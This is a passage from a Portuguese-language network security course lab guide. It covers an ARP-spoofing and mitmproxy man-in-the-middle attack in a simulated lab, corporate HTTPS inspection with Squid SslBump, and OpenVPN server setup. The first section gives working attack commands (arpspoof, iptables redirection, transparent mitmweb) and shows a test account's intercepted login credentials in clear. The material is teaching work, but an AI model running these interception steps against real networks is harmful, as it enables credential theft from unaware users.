


Figura 58. Instalação do certificado do mitmproxy, parte 2

Finalmente, clique em *Avançar* e em seguida em *Concluir*. Agora, o certificado do **mitmproxy** é reconhecido como um AC Raiz pelo sistema Windows. Num cenário real, o atacante teria que descobrir algum vetor de ataque *client-side* que permitisse a ele ter o acesso para copiar o certificado e instalá-lo na máquina da vítima. Aqui, como estamos em um ambiente simulado, pudemos contar com a "colaboração" do usuário-alvo.

6. De volta ao *KaliLinux-G*, pare o Apache. Em seguida, permita o repasse de pacotes no kernel, e redirecione o tráfego da vítima para o **mitmproxy**:

```
# systemctl stop apache2
```

```
# sysctl -w net.ipv4.ip_forward=1
```

```
# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 8080
# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 -j REDIRECT --to-port 8080
```

7. Agora sim, tudo pronto para efetuarmos o ataque. Abra duas abas lado-a-lado do terminal, logado como **root**. Na primeira, execute o ARP spoofing com o comando:

```
# arpspoof -i eth0 -r -t 10.1.1.10 10.1.1.1
```

No segundo terminal, inicie o `mitmproxy` (em sua variante web) para iniciar o ataque *man-in-the-middle* contra a máquina *WinClient-G*.

```
# mitmweb --mode transparent
```

Depois de pouco tempo, será aberta uma janela do navegador para inspeção do tráfego.

- Na máquina *WinClient-G*, abra o *Google Chrome* e navegue por websites HTTP e HTTPS. Note como o tráfego está sendo interceptado pelo `mitmproxy` e, no caso de conexões SSL, sendo mostrado em claro. Como um exemplo, fizemos um login no <https://facebook.com> com uma conta de teste — imediatamente, o usuário e senha são mostrados em claro na janela do `mitmweb`, na máquina *KaliLinux-G*:

Request	Response	Details
POST https://www.facebook.com/login.php?login_attempt=1&lwv=110 HTTP/2		
:authority	www.facebook.com	
content-length	647	
cache-control	max-age=0	
origin	https://www.facebook.com	
upgrade-insecure-requests	1	
content-type	application/x-www-form-urlencoded	
user-agent	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.1 Safari/537.36	
accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8	
referer	https://www.facebook.com/	
accept-encoding	gzip, deflate, br	
accept-language	en-US,en;q=0.9	
cookie	fr=1KNr4E8DVi8BMrQ7..BbkY-H.fn.AAA.0.0.BbkY-H.AWVccqZR; sb=h4-Rw95tBVqcDUun4yeuyw7NR; __js_reg_fb_ref=https%3A%2F%2Fwww.facebook.com%2F; wd=1286x831; datr=h4-Rw-f6PXHboD3gmpKwbSA; reg_fb_ref=https%3A%2F%2Fwww.facebook.com%2F; reg_fb_gate=https%3A%2F%2Fwww.facebook.com%2F	
<b>lzd:</b>	AVvhb3sB	
<b>email:</b>	aluno1.seg12@gmail.com	
<b>pass:</b>	rnpesr123	
<b>timezone:</b>	180	
<b>lgnrnd:</b>	eyJ3Ijox0TiwLCJoIjo5NzUsImF3Ijox0TiwLCJhaCI60TM1CJ133519_CA7e	
<b>lgnjs:</b>	1536266114	
<b>ab_test_data:</b>	AAA//qq/qAVVAqVAAAAAAVAAAAAAVAAAAAAW5/oAAFAAAL	

Figura 59. Credenciais em claro no mitmweb

Em paralelo, na janela do navegador na máquina *WinClient-G*, o login no Facebook é concluído com sucesso:




Figura 60. Login no facebook através do mitmproxy

- Finalmente, retorne o ambiente de laboratório a seu estado original: pare o `mitmweb`, encerre o ARP spoofing e remova as regras de firewall criadas no passo (6).

## 2) Inspeção corporativa de tráfego HTTPS usando o Squid



Esta atividade será realizada nas máquinas virtuais *FWGW1-G* e *WinClient-G*.

Na atividade anterior, fizemos um ataque *man-in-the-middle* com o intuito de inspecionar tráfego HTTPS de uma vítima usando o `mitmproxy`, nos mesmos moldes que um atacante o faria no mundo real. Mas e se o objetivo for legítimo, como para inspecionar tráfego em uma rede corporativa?

Iremos utilizar a funcionalidade *SslBump Peek and Splice* (<https://wiki.squid-cache.org/Features/SslPeekAndSplice>) do Squid, disponível a partir da versão 3.5, para implementar um proxy HTTPS para os clientes da rede 10.1.G.0/24. Tendo em vista que a versão do Squid disponível nos repositórios do Debian 9 não está totalmente configurada para operar como um proxy SSL, iremos instalá-lo manualmente a partir do código-fonte.

- Na máquina *FWGW1-G*, instale as dependências de compilação:

```
# hostname
FWGW1-A
```

```
# apt-get -y install build-essential libssl-dev libssl1.0-dev
```

2. A seguir, faça o download do código-fonte do Squid, sua configuração, compilação e instalação através dos comandos que se seguem. O passo de compilação (`make`) pode demorar um pouco, seja paciente.

```
# cd ~/src/
```

```
# wget http://www.squid-cache.org/Versions/v3/3.5/squid-3.5.28.tar.gz
```

```
# tar zxf squid-3.5.28.tar.gz ; cd squid-3.5.28
```

```
# ./configure --prefix /usr/local --with-openssl=yes --enable-ssl-crtd --without-gnutls --enable-linux-netfilter
```

```
# make
```

```
# make install
```

3. Feito isso, faremos a configuração inicial do Squid, incluindo criação de certificados para assinatura de conexões intermediárias, criação de usuários e permissionamento, via script que se segue:

```
#!/bin/bash

CONF_DIR="/usr/local/etc"
PRIVKEY="${CONF_DIR}/ssl/private.key"
PUBKEY="${CONF_DIR}/ssl/public.crt"
PEMFILE="${CONF_DIR}/ssl/proxy.pem"

mkdir ${CONF_DIR}/ssl
chmod 700 ${CONF_DIR}/ssl

openssl genrsa 4096 > ${PRIVKEY}
openssl req -new -nodes -x509 -extensions v3_ca -days 365 -key ${PRIVKEY} -subj
"/C=BR/ST=DF/L=Brasilia/O=RNP/OU=ESR/CN=fwgw1-a.esr.rnp.br" -out ${PUBKEY}
cat ${PUBKEY} ${PRIVKEY} > ${PEMFILE}

mkdir /usr/local/var/lib
/usr/local/libexec/ssl_crtd -c -s /usr/local/var/lib/ssl_db

groupadd -r squid
useradd -g squid -r squid
chown squid:squid /usr/local/var/logs
chown squid:squid ${CONF_DIR}/ssl
```

4. O próximo passo é editar o arquivo de configuração do Squid, `/usr/local/etc/squid.conf`. O excerto abaixo mostra uma configuração válida para um proxy HTTP/HTTPS transparente que executa *bumping* (ou seja, as inspeciona via técnica *man-in-the-middle*) em todas as conexões, exceto para os domínios que constam no arquivo `/usr/local/etc/whitelist.txt`, para os quais o proxy irá fazer *splicing* (i.e., as conexões não serão inspecionadas pelo proxy, mas sim repassadas diretamente ao destino final).

O método de *bump* seletivo implementado como descrito acima é feito através da observação do campo `SSL:::server_name` enviado pelo cliente durante o processo de *handshake* TLS. Nesse campo o cliente indica a qual *hostname* ele deseja se conectar, uma extensão ao protocolo TLS denominada *Server Name Indication* (SNI). Isso permite a um servidor apresentar múltiplos certificados em um mesmo endereço IP, respondendo por vários sites HTTPS diferentes. É, em essência, um conceito análogo ao *name-based virtual hosting* do HTTP/1.1, mas para o protocolo HTTPS.

```
# user/group to run proxy as
cache_effective_user squid
cache_effective_group squid

# local networks to proxy
acl localnet src 10.1.1.0/24

# default ACLs
acl Safe_ports port 21
acl Safe_ports port 80
acl Safe_ports port 443
acl Safe_ports port 1025-65535
acl SSL_ports port 443
acl CONNECT method CONNECT

# SSL ACLs
acl step1 at_step SslBump1
acl step2 at_step SslBump2
acl noBumpSites ssl::server_name "/usr/local/etc/whitelist.txt"

# peek @ client TLS request to find SNI
ssl_bump peek step1 all

# splice connections to servers matching whitelist
ssl_bump splice noBumpSites

# bump all other connections
ssl_bump bump

# default http_access block
http_access deny !Safe_ports
http_access deny CONNECT !SSL_ports

http_access allow localnet
http_access allow localhost

http_access deny all

# listen on ports 8080/HTTP and 8443/HTTPS, both as transparent proxy
http_port 8080 intercept
https_port 8443 intercept ssl-bump generate-host-certificates=on
dynamic_cert_mem_cache_size=4MB cert=/usr/local/etc/ssl/proxy.pem

coredump_dir /usr/local/var/cache/squid

refresh_pattern ^ftp:          1440  20%  10080
refresh_pattern ^gopher:        1440   0%   1440
refresh_pattern -i (/cgi-bin/|\?) 0    0%     0
refresh_pattern .               0    20%  4320
```

Se você for membro do grupo B, lembre-se de alterar a `acl localnet` no arquivo de configuração acima.

5. Vamos popular o arquivo `/usr/local/etc/whitelist.txt` com alguns domínios que não serão inspecionados. Em geral, bancos e outras informações sigilosas são bons exemplos de destinos que não devem sofrer *man-in-the-middle*, até mesmo pelas questões éticas levantadas por esse tipo de inspeção. Por exemplo:

```
# cat /usr/local/etc/whitelist.txt
.bb.com.br
.bancobrasil.com.br
.bradesco
.caixa.gov.br
.itau.com.br
.santander.com.br
```

6. Finalmente, será necessário introduzir algumas regras no firewall da máquina *FWGW1-G* para que o tráfego dos clientes seja automaticamente repassado ao proxy para tratamento. Além de regras usuais de FORWARD e MASQUERADE para permitir acesso internet através de NAT, será necessário inserir as seguintes regras:

```
# iptables -t nat -A PREROUTING -i enp0s9 -p tcp -m tcp --dport 80 -j REDIRECT --to-port 8080
# iptables -t nat -A PREROUTING -i enp0s9 -p tcp -m tcp --dport 443 -j REDIRECT --to-port 8443
# iptables -A INPUT -s 10.1.1.0/24 -p tcp -m tcp -m multiport --dports 8080,8443 -j ACCEPT
```

Com as regras acima, todo tráfego com destino à porta 80 saindo do firewall será redirecionado para `localhost:8080`, e então tratado pelo Squid. O mesmo vale para o tráfego da porta 443, que será redirecionado para `localhost:8443`. Enfim, é necessário permitir aos clientes conectar-se diretamente essas novas portas, considerando que a política padrão da chain INPUT seja DROP.

7. Concluído esses passos, inicie o Squid com o comando:

```
# /usr/local/sbin/squid -f /usr/local/etc/squid.conf
```

A partir desse momento, todo o tráfego da rede 10.1.1.0/24 será repassado ao Squid para tratamento.

8. Se você tentar navegar na internet na máquina *WinClient-G* neste momento, no entanto, irá notar que embora conexões HTTP sejam tratadas com sucesso, conexões HTTPS provavelmente irão encontrar erros na cadeia de certificação. Isso se deve ao fato de o Squid estar reescrevendo os certificados de servidor com o seu próprio, que não é reconhecido pelo cliente como válido.

Para contornar esse problema, siga os seguintes passos:

- a. Copie o certificado `/usr/local/etc/ssl/public.crt` para a máquina *WinClient-G* (via PuTTY, WinSCP ou fazendo o download via HTTP/FTP, por exemplo).
  - b. Clique com o botão direito no arquivo e escolha "Instalar Certificado".
  - c. Clique em "Avançar".
  - d. Escolha "Colocar todos os certificados no repositório a seguir", e então em "Procurar...".
  - e. Escolha a pasta "Autoridades de Certificação Raiz Confiáveis" e depois em "OK".
  - f. Clique em "Avançar", e então em "Concluir".
9. Falta testar a configuração que fizemos. Acesse um website com HTTPS e verifique sua cadeia de certificação: o site terá sido assinado pelo proxy Squid, e não pela autoridade certificadora original. Veja, por exemplo, um acesso ao site <https://twitter.com> :




Figura 61. Acesso via Squid/Bump a <https://twitter.com>

Agora, acesse um dos websites cujo domínio consta no arquivo `/usr/local/etc/whitelist.txt`, e verifique sua cadeia certificadora: a AC que assina o certificado será a original, inalterada pelo proxy. Veja abaixo um acesso a <https://www.bb.com.br> :




Figura 62. Acesso via Squid/Splice a <https://www.bb.com.br>

10. Finalmente, retorne o ambiente de laboratório a seu estado original: pare o Squid (via `/usr/local/sbin/squid -k shutdown`) e remova as regras de firewall criadas no passo (6).

### 3) VPN SSL usando o OpenVPN



Esta atividade será realizada nas máquinas virtuais *FWGW1-G* e *WinClient-G*. Esta é uma atividade a ser realizada **EM DUPLA**, entre membros dos grupos **A** e **B**.

Nesta atividade, iremos configurar um servidor e um cliente para estabelecer uma sessão VPN SSL. Para o estabelecimento dessa sessão utilizaremos o OpenVPN configurado como servidor no host *FWGW1-G* e o cliente instalado na máquina *WinClient-G*.

A conexão será feita entre duplas, ou seja:

- Máquina *WinClient-A* irá conectar-se ao servidor *FWGW1-B* de um colega, e
- máquina *WinClient-B* irá conectar-se ao servidor *FWGW1-A* do colega.

1. Na máquina *FWGW1-G*, o primeiro passo é instalar o pacote `openvpn`:

```
# hostname
FWGW1-A
```

```
# apt-get install openvpn
```

2. Para gerar os certificados da autoridade certificadora (CA, ou *certificate authority*), *hosts* e usuários, vamos utilizar o conjunto de scripts **easy-rsa**, que acompanha o pacote do OpenVPN. Entre no diretório **/usr/share/easy-rsa**:

```
# cd /usr/share/easy-rsa
```

```
# ln -s /usr/share/easy-rsa/openssl-1.0.0.cnf /usr/share/easy-rsa/openssl.cnf
```

Agora, edite o arquivo **/usr/share/easy-rsa/vars** com os dados dos campos de certificado a serem gerados. Altere os campos **KEY\_COUNTRY**, **KEY\_PROVINCE**, **KEY\_CITY**, **KEY\_ORG**, **KEY\_EMAIL** e **KEY\_OU** com os dados relevantes à sua organização. Por exemplo:

```
# nano /usr/share/easy-rsa/vars  
(...)
```

```
# grep KEY_COUNTRY /usr/share/easy-rsa/vars -A5  
export KEY_COUNTRY="BR"  
export KEY_PROVINCE="DF"  
export KEY_CITY="Brasilia"  
export KEY_ORG="RNP"  
export KEY_EMAIL="suporte@esr.rnp.br"  
export KEY_OU="ESR"
```

A seguir, importe o arquivo de variáveis **/usr/share/easy-rsa/vars** para o *shell* corrente:

```
# . /usr/share/easy-rsa/vars  
NOTE: If you run ./clean-all, I will be doing a rm -rf on /usr/share/easy-rsa/keys
```

Finalmente, utilize os seguintes comandos para gerar o certificado da CA:

```
# ./clean-all
```

```
# ./build-ca
Generating a 2048 bit RSA private key
.....+++
.....+++
writing new private key to 'ca.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [BR]:
State or Province Name (full name) [DF]:
Locality Name (eg, city) [Brasilia]:
Organization Name (eg, company) [RNP]:
Organizational Unit Name (eg, section) [ESR]:
Common Name (eg, your name or your server's hostname) [RNP CA]:
Name [EasyRSA]:
Email Address [suporte@esr.rnp.br]:
```

Note que todos os campos já estavam com os valores corretos, então bastou apertar ENTER em cada um deles. Se não tivéssemos editado o arquivo [/usr/share/easy-rsa/vars](#), cada um desses campos teria que ser digitado individualmente.

3. Para gerar o certificado do servidor OpenVPN (a máquina *FWGW1-G*), use o seguinte comando:

```
# ./build-key-server FWGW1-A

(...)

Country Name (2 letter code) [BR]:  
State or Province Name (full name) [DF]:  
Locality Name (eg, city) [Brasilia]:  
Organization Name (eg, company) [RNP]:  
Organizational Unit Name (eg, section) [ESR]:  
Common Name (eg, your name or your server's hostname) [FWGW1-A]:  
Name [EasyRSA]:  
Email Address [suporte@esr.rnp.br]:  
  
Please enter the following 'extra' attributes  
to be sent with your certificate request  
A challenge password []:  
An optional company name []:  
  
(...)  
  
Sign the certificate? [y/n]:y  
  
1 out of 1 certificate requests certified, commit? [y/n]y  
Write out database with 1 new entries  
Data Base Updated
```

Mantenha o campo *A challenge password* vazio. Responda *y* para as perguntas *Sign the certificate?* e *1 out of 1 certificate requests certified, commit?*.

4. Vamos agora gerar o certificado do cliente. Atente-se para o fato de que o cliente do seu servidor é na realidade a máquina *WinClient-G* do seu colega, e não a sua própria (então, membros do grupo A gerarão certificados para as máquinas *WinClient-B*, e membros do grupo B gerarão para as máquinas *WinClient-A*).

```
# ./build-key WinClient-B  
(...)  
  
Country Name (2 letter code) [BR]:  
State or Province Name (full name) [DF]:  
Locality Name (eg, city) [Brasilia]:  
Organization Name (eg, company) [RNP]:  
Organizational Unit Name (eg, section) [ESR]:  
Common Name (eg, your name or your server's hostname) [WinClient-B]:  
Name [EasyRSA]:  
Email Address [suporte@esr.rnp.br]:  
  
Please enter the following 'extra' attributes  
to be sent with your certificate request  
A challenge password []:  
An optional company name []:  
  
(...)  
  
Sign the certificate? [y/n]:y  
  
1 out of 1 certificate requests certified, commit? [y/n]y  
Write out database with 1 new entries  
Data Base Updated
```

Assim como anteriormente, mantenha o campo *A challenge password* vazio, e responda **y** para as perguntas *Sign the certificate?* e *1 out of 1 certificate requests certified, commit?*.

5. Gere os parâmetros de troca de chaves *Diffie-Hellman* com o comando abaixo. O passo de geração pode demorar um pouco, seja paciente.

```
# ./build-dh  
Generating DH parameters, 2048 bit long safe prime, generator 2  
This is going to take a long time  
(...)
```

6. As chaves/certificados foram todos gerados no subdiretório **keys** da pasta corrente, **/usr/share/easy-rsa**. Copie-os para o diretório **/etc/openvpn/keys** (onde faremos a configuração do *daemon*) com os comandos que se seguem:

```
# mkdir /etc/openvpn/keys
```

```
# cp keys/ca.crt /etc/openvpn/keys/
# cp keys/FWGW1-A.crt /etc/openvpn/keys/
# cp keys/FWGW1-A.key /etc/openvpn/keys/
# cp keys/dh2048.pem /etc/openvpn/keys/
```

7. Agora, vamos fazer a configuração do OpenVPN. Crie um arquivo novo, `/etc/openvpn/openvpn.conf`, com o seguinte conteúdo:

```
port 1194
proto udp
dev tun

ca /etc/openvpn/keys/ca.crt
key /etc/openvpn/keys/FWGW1-A.key
cert /etc/openvpn/keys/FWGW1-A.crt
dh /etc/openvpn/keys/dh2048.pem

server 10.8.1.0 255.255.255.0
ifconfig-pool-persist ipp.txt

push "route 10.1.1.0 255.255.255.0"
push "route 172.16.1.0 255.255.255.0"

keepalive 10 120
comp-lzo
auth-nocache
persist-key
persist-tun
status openvpn-status.log
verb 3

tls-version-min 1.2
tls-cipher TLS-DHE-RSA-WITH-AES-256-GCM-SHA384:TLS-DHE-RSA-WITH-AES-256-CBC-
SHA256:TLS-DHE-RSA-WITH-AES-128-GCM-SHA256:TLS-DHE-RSA-WITH-AES-128-CBC-SHA256
cipher AES-256-CBC
auth SHA512
reneg-sec 60
```

Nas linhas `key` e `cert`, substitua a letra ao final do arquivo `/etc/openvpn/keys/FWGW1-G` pela que representa seu grupo.

Note que a linha `server` indica uma **NOVA** rede que será criada para o túnel VPN. Nesse sentido, configura a faixa 10.8.1.0/24 se você for membro do grupo A, e 10.8.2.0/24 se você for membro do grupo B.

De igual forma, nas linhas `push route`, informe as rotas 10.1.1.0/24 e 172.16.1.0/24 se você for membro do grupo A, e 10.1.2.0/24 e 172.16.2.0/24 se você for membro do grupo B.

8. Transfira as chaves geradas no passo (4) para o cliente **que irá se conectar no seu servidor**. Para os membros do grupo A, isso significa transferir as chaves para a máquina *WinClient-B* do seu colega; e, para os membros do grupo B, transferi-las para a máquina *WinClient-A*. Vamos fazer isso em alguns passos simples:

Primeiro, em sua máquina *FWGW1-G*, gere um pacote **.tar.gz** com as chaves a serem transferidas.

```
# mkdir /tmp/vpn-keys
```

